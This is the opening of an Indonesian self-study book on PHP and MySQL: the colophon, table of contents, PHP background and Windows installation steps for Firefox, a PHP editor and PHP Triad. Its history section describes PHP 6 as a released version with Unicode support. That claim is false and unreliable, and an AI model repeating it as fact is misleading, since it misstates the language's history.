

Panduan Menguasai

PHP & MySQL

secara
Otodidak



Mengombinasikan PHP ►
dengan HTML dan MySQL

Trik Membuat Cek Validasi E-mail ►

Trik Membuat Tampilan IP Pengunjung ►

Trik Membuat Tampilan ►

Jumlah Pengunjung Website

BONUS CD
file latihan



ANHAR

Panduan Menguasai
PHP & MySQL
Secara Otodidak

Panduan Menguasai
PHP & MySQL
Secara Otodidak

Anhar, ST.

Panduan Menguasai PHP & MySQL

Secara Otodidak

Penulis: **Anhar, ST.**
Penyunting: **Sudarma S**
Desain Cover: **Budi Setiawan**
Penata Letak: **Anindhita**
Diterbitkan pertama kali oleh: mediakita
Ilustrasi cover: © **talaj**
diperoleh secara legal dari www.istockphoto.com

Redaksi:

Jl. Haji Montong No. 57 Ciganjur Jagakarsa
Jakarta Selatan 12630
Telp. (Hunting): (021) 788 83030; Ext.: 213, 214, 215, dan 216
Faks. (021) 727 0996
E-mail: redaksi@mediakita.com
Situs web: www.mediakita.com

Pemasaran:

PT TransMedia
Jl. Moh. Kahfi II No.12 A
Cipedak, Jagakarsa, Jakarta Selatan
Telp. (Hunting): (021) 7888 1000
Faks. : (021) 7888 2000
E-mail: pemasaran@transmediapustaka.com

Cetakan pertama, 2010

Hak cipta dilindungi Undang-undang

Katalog Dalam Terbitan (KDT)

Anhar, ST.

Panduan menguasai PHP & MySQL secara otodidak/ Anhar, ST. ; penyunting, Sudarma S;
—cet. 1— Jakarta: mediakita, 2010
VIII + 128 hlm.; 15x23 cm
ISBN 979-794-241-4
1. Komputer
II. Sudarma S

I. Judul

000

Apabila Anda menemukan kesalahan cetak dan atau kekeliruan informasi pada buku ini,
harap menghubungi redaksi mediakita.

Pendahuluan

Bagi orang awam yang belum pernah belajar tentang membuat website, pasti bingung ketika mendengar istilah PHP (*Personal Home Page*). Secara singkat, PHP adalah bahasa pemrograman script yang paling banyak dipakai (<http://id.wikipedia.org/wiki/PHP>). Karenanya, melalui buku ini kita akan memberikan penjelasan bahwa membuat website dengan PHP sebenarnya mudah.

Buku ini dibuat menggunakan sistematika penulisan yang akan menjelaskan mengenai dasar teorinya terlebih dahulu kemudian pada pembahasan selanjutnya kita akan berlatih secara otodidak untuk menulis kode-kode PHP. Kemudian mempraktikkan sendiri cara-cara untuk menghubungkan sebuah website berbasis PHP dengan database MySQL sehingga kita dapat membuat website yang dinamis. Anda akan dipermudah dalam belajar PHP karena juga disertakan CD berisi kode-kode PHP dan software pendukung untuk berlatih pemrograman PHP.

Selamat berlatih! ☺

Daftar Isi

Pendahuluan	v
Daftar Isi	vi
Mengenal PHP	1
Sang Pencetus Kode-kode PHP	1
Sejarah PHP	2
Pengertian PHP.....	3
Alasan Mempelajari PHP	3
PHP dan Internet	4
Mempersiapkan Tools Pendukung	6
Instalasi Web Browser	6
Instalasi Editor Text	9
Instalasi PHP Triad	14
Dasar Pemrograman MySQL	21
Pengenalan MySQL	21

PHP, HTML, dan MySQL	23
Dasar Pemrograman PHP	23
Sintaks dasar PHP	23
Tipe Data	25
Array.....	26
Operator.....	28
Control Flow	30
Function	38
Dasar Pemrograman HTML	40
Pengertian HTML.....	40
Menulis Kode HTML	41
Tag HTML.....	42
Kombinasi HTML dan PHP	44
Dasar Pemrograman MySQL	45
Pengertian MySQL.....	45
Database	45
Mengakses MySQL	46
Perintah Dasar MySQL	47
Perintah MySQL pada sub DML.....	48
Koneksi MySQL dengan PHP	49
Trik-trik PHP	51
Membuat Buku Tamu dengan PHP.....	51
Membuat Tampilan IP Pengunjung	62


Membuat Petunjuk Tanggal dan Waktu	68
Membuat Counter Pengunjung Website.....	70
Membuat TreeMenu	73
Membuat Cek Validasi Email	79
Mendapatkan Isi Database Server.....	82
 Membuat Proyek PHP	 105
Membuat Aplikasi Berbasis Website	105
Membuat Website Input	105
Membuat Website Berbasis PHP.....	115
Saran-saran	126
 Daftar Pustaka	 127
Tentang Penulis.....	128

Mengenal PHP

Pada bab ini kita akan mempelajari lebih jauh tentang sejarah singkat PHP, pengertian PHP, alasan mempelajari PHP, kaitan PHP dan internet, serta cara instalasi tools pendukungnya.


Sang Pencetus Kode-kode PHP

Jika Anda bertanya siapa programmer pencipta kode-kode PHP? Jawabanya adalah Rasmus Lerdorf. Ia dilahirkan pada tanggal 22 November 1968 di Qeqertarsuaq, Greenland, Denmark. Rasmus menulis dua versi pertama dari PHP. Namun, ia juga berpartisipasi dalam pengembangan versi-versi PHP selanjutnya yang dikembangkan oleh sebuah kelompok pengembang, termasuk di dalamnya Andi Gutmans dan Zeev Suraski, yang selanjutnya mendirikan Zend Technologies. Pada tahun 1993 Rasmus lulus dari Universitas Waterloo. Sejak bulan September 2002, dia bekerja di Yahoo! sebagai seorang Insinyur Arsitek Infrastruktur.



Rasmus Lerdorf,
programmer pencipta kode-kode PHP.

Sejarah PHP



Lalu pada versi 6 PHP sudah support untuk Unicode. Juga banyak fitur penting lainnya yang telah ditambahkan ke dalam PHP 6, antara lain:

- Support Unicode, dukungan terhadap penggunaan Unicode telah ditambahkan, sehingga lebih mudah untuk membangun dan memelihara aplikasi.
- Perbaikan keamanan.
- Fitur dan konstruksi baru, sejumlah fitur sintaks baru ditambahkan, seperti 64-bit integer type, membangun perulangan untuk array multidimensi, serta dukungan untuk labeled breaks.

Pengertian PHP

PHP singkatan dari PHP: Hypertext Preprocessor yaitu bahasa pemrograman web server-side yang bersifat open source. PHP merupakan script yang terintegrasi dengan HTML dan berada pada server (server side HTML embedded scripting). PHP adalah script yang digunakan untuk membuat halaman website yang dinamis. Dinamis berarti halaman yang akan ditampilkan dibuat saat halaman itu diminta oleh client. Mekanisme ini menyebabkan informasi yang diterima client selalu yang terbaru/up to date. Semua script PHP dieksekusi pada server di mana script tersebut dijalankan.

Alasan Mempelajari PHP

Beberapa alasan bagi kita untuk mempelajari PHP adalah karena:


- Kesederhanaan. User yang baru belajar pemrograman, alasan ini pasti merupakan alasan utama untuk mulai belajar PHP. Karena kesederhanaan tersebut, maka kita menjadi merasa mudah untuk belajar PHP. User yang sedikit tahu atau bahkan sama sekali tidak mengerti tentang pemrograman PHP bisa dengan cepat belajar dan mencoba membuat aplikasi web PHP. Selain itu, PHP memiliki banyak sekali fungsi built-in untuk menangani kebutuhan standar pembuatan aplikasi web. Dengan adanya fungsi-fungsi tersebut, maka tentu saja proses belajar PHP terutama dalam pengembangan aplikasi akan jauh lebih mudah karena semua sudah tersedia. Kita sebagai user tinggal memakai dan mengembangkannya.
- Dalam sisi pemahaman, PHP adalah bahasa scripting yang paling mudah karena memiliki referensi yang banyak.
- PHP adalah bahasa open source yang dapat digunakan di berbagai sistem operasi seperti: Linux, Unix, Macintosh, dan Windows. PHP dapat dijalankan secara runtime melalui console serta dapat menjalankan perintah-perintah system. Open source artinya code-code PHP terbuka untuk umum dan kita tidak harus membayar biaya pembelian atas keaslian license yang biasanya cukup mahal. Karena

source code PHP tersedia secara gratis, maka hal tersebut memungkinkan komunitas milis-milis dan developer untuk selalu melakukan perbaikan, pengembangan, dan menemukan bug dalam bahasa PHP.

- Web Server yang mendukung PHP dapat ditemukan di mana-mana, mulai dari Apache, IIS, Lighttpd, hingga Xitami dengan konfigurasi yang relatif mudah.
- PHP juga dilengkapi dengan berbagai macam pendukung lain seperti support langsung ke berbagai macam database yang populer, misal: Oracle, PostgreSQL, MySQL, dan lain-lain

PHP dan Internet

Sebenarnya saat kita berinternet menggunakan browser seperti Mozilla, Internet Explorer, Opera, dan Safari, halaman yang muncul di depan layar komputer kita adalah halaman yang diperoleh dari proses pemanggilan dengan menuliskan alamat sesuai nama file yang terdapat pada web server.




Gambar 1. Mengetikkan Alamat /URL

Web server adalah aplikasi yang berfungsi untuk melayani permintaan pemanggilan alamat dari pengguna melalui web browser, di mana web server mengirimkan kembali informasi yang diminta tersebut melalui HTTP (HiperText Transfer Protocol) untuk ditampilkan ke layar monitor

komputer kita. Agar kita dapat mengubah isi dari website yang dibuat, kita membutuhkan program PHP. Script-script PHP tersebut yang berfungsi membuat halaman website menjadi dinamis. Dinamis artinya pengunjung web dapat memberikan komentar saran/masukan pada website kita. Website yang kita buat menjadi lebih hidup karena ada komunikasi antara pengunjung dan kita sebagai webmasternya.

Untuk lebih memahami gambaran di atas, kita lihat bagan dari Aplikasi Web.



Gambar 2. Bagan dari Aplikasi Web

Dari gambar diatas terlihat adanya hubungan antara Web Browser, Web Server, Bahasa Pemrograman PHP, dan Database. Secara teknis, Database menyimpan data yang diolah oleh bahasa pemrograman PHP yang ada di web server kemudian data tersebut ditampilkan dengan Web Browser dengan cara menuliskan alamat/URL sesuai nama file yang terdapat pada web server.

Mempersiapkan Tools Pendukung

Berikut ini akan kita jelaskan beberapa tool pendukung yang menunjang penggunaan PHP bagi webiste kita.

Instalasi Web Browser

Browser merupakan software yang diinstall di mesin client, berfungsi untuk menerjemahkan tag HTML menjadi halaman web. Browser yang sering digunakan adalah Internet Explorer, Mozilla, Opera, Netscape, dan lainnya.


Browser yang kita gunakan di sini adalah Mozilla Firefox versi 3.6. Proses instalasinya ikuti petunjuk berikut ini:

1. Klik dua kali aplikasi Firefox Setup 3.6.exe (tersedia dalam CD penyerta buku ini).




Gambar 3. File Firefox Setup 3.6.exe

2. Proses extracting, tunggu hingga selesai




Gambar 4. Proses Extracting

3. Muncul konfirmasi untuk melanjutkan proses instalasi. Klik Next.




Gambar 5. Kotak Box Mozilla Firefox Setup

4. Klik Next untuk melanjutkan proses instalasi.




Gambar 6. Setup Type

5. Keluar kotak Setup dan pilih instalasi dengan mode Standard, keluar kotak Ready to Instal, klik Upgrade.




Gambar 7. Kotak Box Ready to Instal

6. Maka proses instalasi berlangsung, tunggu hingga selesai



Gambar 8. Proses Instalasi

7. Setelah proses instalasi selesai, akan keluar pesan Completing the Mozilla Firefox Setup Wizard artinya instalasi telah lengkap, klik Finish.



Gambar 9. Kotak Box Instalasi komplet

Setelah proses instalasi selesai, browser Mozilla siap digunakan untuk menerjemahkan kode atau script HTML (Hyper Text Markup Language) maupun gabungan antara HTML dan PHP.

Instalasi Editor Text


Editor text yang kita gunakan untuk menulis code PHP di sini adalah phpxedit dit. Untuk instalasinya ikuti petunjuk berikut ini:

1. Klik dua kali aplikasi phpxedit_43_2.exe (tersedia dalam CD penyerta).



Gambar 10. File phpxedit_43.exe

2. Keluar jendela Select Setup Language (bahasa yang digunakan pada proses instalasi). Pilih, misal English, lalu klik OK.




Gambar 11. Jendela Select Setup Language

3. Muncul jendela Setup, klik Next.




Gambar 12. Kotak Box Setup-PHP Expert Editor

4. Muncul jendela License Agreement. Klik Next.




Gambar 13. Jendela License Agreement

5. Klik Next, maka akan keluar jendela Select Destination Location.




Gambar 14. Jendela Select Destination Location

6. Klik Next, akan keluar jendela Select Start Menu Folder, pilih Folder yang digunakan untuk Start Menu.




Gambar 15. Select Start Menu Folder

7. Klik Next, akan keluar jendela Select Additional Task, beri checklist untuk membuat Dekstop Icon.




Gambar 16. Jendela Additional Task

8. Setelah itu akan keluar tampilan Jendela Ready to Instal atau siap untuk melakukan proses instalasi.



Gambar 17. Jendela Kotak Box Ready to Instal

9. Proses instalasi pada direktori yang telah ditentukan berjalan.




Gambar 18. Proses Instalasi berlangsung

10. Muncul konfirmasi bahwa proses berhasil dilakukan.



Gambar 19. Kotak Box Instalasi sukses

11. Setelah klik Finish, aplikasi PHP Expert Editor siap untuk digunakan.



Gambar 20. Jendela PHP Expert Editor

Instalasi PHP Triad

PHP Triad merupakan kumpulan dari berbagai software, yaitu:

- PHP.
- MySQL (database server).
- Apache (web server).
- PHPMyAdmin (untuk administrasi database).
- Perl – nsPerl.


Jadi dengan menginstall PHP Triad (tersedia juga dalam CD penyerta buku ini), kita dapat menggunakannya untuk belajar PHP, Perl, dan database MySQL. Cara menginstallnya adalah sebagai berikut:

1. Download PHP Triad di <http://www.phpgeek.com>.
2. Untuk memulai proses install, klik dua kali pada file yang baru didownload tersebut.




Gambar 21. Aplikasi Php Triad

3. Muncul kotak dialog License Agreement. Klik I Agree jika kita menyetujuinya.




Gambar 22. Kotak Box License Agreement

4. Setelah menekan tombol I Agree, tunggu sampai proses install selesai.




Gambar 23. Proses Instalasi

5. Klik Close untuk menutup jendela instalasi.




Gambar 24. Setup Completed

